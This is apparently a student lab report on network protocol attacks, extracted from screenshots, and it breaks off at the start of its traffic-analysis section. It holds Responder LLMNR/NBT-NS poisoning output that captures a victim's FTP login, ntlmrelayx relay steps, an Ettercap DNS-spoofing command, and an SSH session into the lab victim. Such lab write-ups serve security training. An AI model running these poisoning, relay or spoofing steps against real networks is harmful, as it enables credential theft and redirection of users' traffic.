Network Protocol Attacks Lab

1. Environment Overview

- Target Victim: cactus@POLOSMB (IP: 10.201.108.181)
- Attacker (Kali Linux): Interfaces: eth0 (192.168.225.137), tun0 (10.23.50.222)
- Network Context: Same LAN segment for ARP MITM; VPN used for remote exploitation.

2. SMB Relay Attack (Responder + ntlmrelayx)


Objective: Capture authentication attempts and relay NTLM hashes for lateral movement.


Steps:


- Initialized Responder for LLMNR/NBT-NS poisoning.
- Configured and started ntlmrelayx.py (impacket) to relay captured hashes to victim's SMB service.
- Triggered authentication attempts from victim (FTP, SMB, HTTP).
- Observed Responder and ntlmrelayx output:
    - Captured FTP credentials.
    - Relayed NTLM authentication (if SMB signing not enforced).


Evidence:


- Responder log output showing captured FTP credentials.
- ntlmrelayx terminal showing protocol client loads and successful server starts.




kali@kal...ownloads
kali...i: ~
kali...i: ~
kali...i: ~
cactus...SMB: ~
kali...i: ~
kali...i: ~
zsh: corrupt history file /home/kali/.zsh_history
┌──(kali㉿kali)-[~]
└─$ cat id_rsa.pub
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQDb7OaL8zLZ5Z8OU3wZPSIQHaoyI8Yc3I/8/Y6faWgYTZbfNPexli0jxdAeTeGy2X3XACWcB4HFejbi
NsMYLjy517gwWKPBvN865i8uIQ0Gqayq/KmBHpuBbR0yX/SpyfyvzR3VD16pg/D+WT8hLaNHSYm6FNYLsmVnWDSJDBhS179czftuoW55mw/OqzWVr5ln
9cKeeuXlNV1lqCjBqF3ClzEBvN4JW8GS/riLTeHcXeMIMUTuIpr4XovN/VivIlLqTYy7lHuUh6L2RqAfw5+FSr4QZW1zHCMoS6FooTomq/03EGJCGcp8
0/fT0e04n+7+PxnmvZQkOwe1A1hUG6C/ cactus@polosmb
┌──(kali㉿kali)-[~]
└─$ sudo chmod 600 id_rsa
[sudo] password for kali:
┌──(kali㉿kali)-[~]
└─$ ssh cactus@10.201.108.181 -i id_rsa
The authenticity of host '10.201.108.181 (10.201.108.181)' can't be established.
ED25519 key fingerprint is SHA256:Nruq3Gkflg+kVSGfLkvanBkJNh6shB55RZ0/U6PiVSU.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.201.108.181' (ED25519) to the list of known hosts.
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.15.0-139-generic x86_64)
* Documentation: https://help.ubuntu.com
* Management: https://landscape.canonical.com
* Support: https://ubuntu.com/pro
System information as of Wed 29 Oct 2025 03:54:04 PM UTC
System load: 0.08 Processes: 116
Usage of /: 41.0% of 14.66GB Users logged in: 0
Memory usage: 9% IPv4 address for ens5: 10.201.108.181
Swap usage: 0%
* Strictly confined Kubernetes makes edge and IoT secure. Learn how MicroK8s
just raised the bar for easy, resilient and secure K8s cluster deployment.
https://ubuntu.com/engage/secure-kubernetes-at-the-edge
Expanded Security Maintenance for Infrastructure is not enabled.
0 updates can be applied immediately.
Enable ESM Infra to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status
Your Hardware Enablement Stack (HWE) is supported until April 2025.


</html>
cactus@POLOSMB:~$ python3 -c "import socket; s=socket.socket(); s.connect(('10.23.50.222',80))"
cactus@POLOSMB:~$ ftp 10.23.50.222
Connected to 10.23.50.222.
220 Welcome
Name (10.23.50.222:cactus): ls
331 User name okay, need password.
Password:
530 User not logged in.
Login failed.
421 Service not available, remote server has closed connection
ftp> ls
Not connected.
ftp> curl http://10.23.50.222
?Invalid command
ftp> curl http://YOUR_KALI_IP
?Invalid command
ftp> bye


(kali㉿kali)-[~]
$ sudo responder -I tun0
[sudo] password for kali:
NBT-NS, LLMNR & MDNS Responder 3.1.6.0
To support this project:
Github → https://github.com/sponsors/lgandx
Paypal → https://paypal.me/PythonResponder
Author: Laurent Gaffie (laurent.gaffie@gmail.com)
To kill this script hit CTRL-C
[+] Poisoners:
LLMNR [ON]
NBT-NS [ON]
MDNS [ON]
DNS [ON]
DHCP [OFF]
[+] Servers:
HTTP server [ON]
HTTPS server [ON]
WPAD proxy [OFF]
Auth proxy [OFF]
SMB server [ON]
Kerberos server [ON]
SQL server [ON]
FTP server [ON]
IMAP server [ON]
POP3 server [ON]
SMTP server [ON]
DNS server [ON]
LDAP server [ON]
MQTT server [ON]
RDP server [ON]
DCE-RPC server [ON]
WinRM server [ON]



kali@kali: ~/Downloads
kali@kali: ~
kali@kali: ~
kali@kali: ~
cactus@POLOSMB: ~
kali@kali: ~
SQL server [ON]
FTP server [ON]
IMAP server [ON]
POP3 server [ON]
SMTP server [ON]
DNS server [ON]
LDAP server [ON]
MQTT server [ON]
RDP server [ON]
DCE-RPC server [ON]
WinRM server [ON]
SNMP server [ON]
[+] HTTP Options:
Always serving EXE [OFF]
Serving EXE [OFF]
Serving HTML [OFF]
Upstream Proxy [OFF]
[+] Poisoning Options:
Analyze Mode [OFF]
Force WPAD auth [OFF]
Force Basic Auth [OFF]
Force LM downgrade [OFF]
Force ESS downgrade [OFF]
[+] Generic Options:
Responder NIC [tun0]
Responder IP [10.23.50.222]
Responder IPv6 [fe80::82d9:ada8:fc6:904a]
Challenge set [random]
Don't Respond To Names ['ISATAP', 'ISATAP.LOCAL']
Don't Respond To MDNS TLD ['_DOSVC']
TTL for poisoned response [default]
[+] Current Session Variables:
Responder Machine Name [WIN-0KMHOIG4ROM]
Responder Domain Name [GM7A.LOCAL]
Responder DCE-RPC Port [48611]
[+] Listening for events...
[FTP] Cleartext Client : 10.201.108.181
[FTP] Cleartext Username : ls
[FTP] Cleartext Hash : ls:

3. DNS Spoofing Attack (Ettercap)

Objective: Redirect victim DNS requests to attacker-controlled IP for phishing or network manipulation.

Steps:

- Edited /etc/ettercap/etter.dns to spoof key domains:



- Ran Ettercap passive DNS spoofing:


bash

sudo ettercap -T -q -i eth0 -P dns_spoof

- Tested victim-side lookups (nslookup facebook.com) and confirmed spoofed DNS replies.
- Ettercap output logs:

Evidence:

- Ettercap logs showing successful DNS spoof entries.
- Victim DNS lookup returning attacker IP.



4. Traffic Analysis (Wireshark)


Objective: Capture and analyze live network traffic to validate attacks and discover credentials.


Steps:

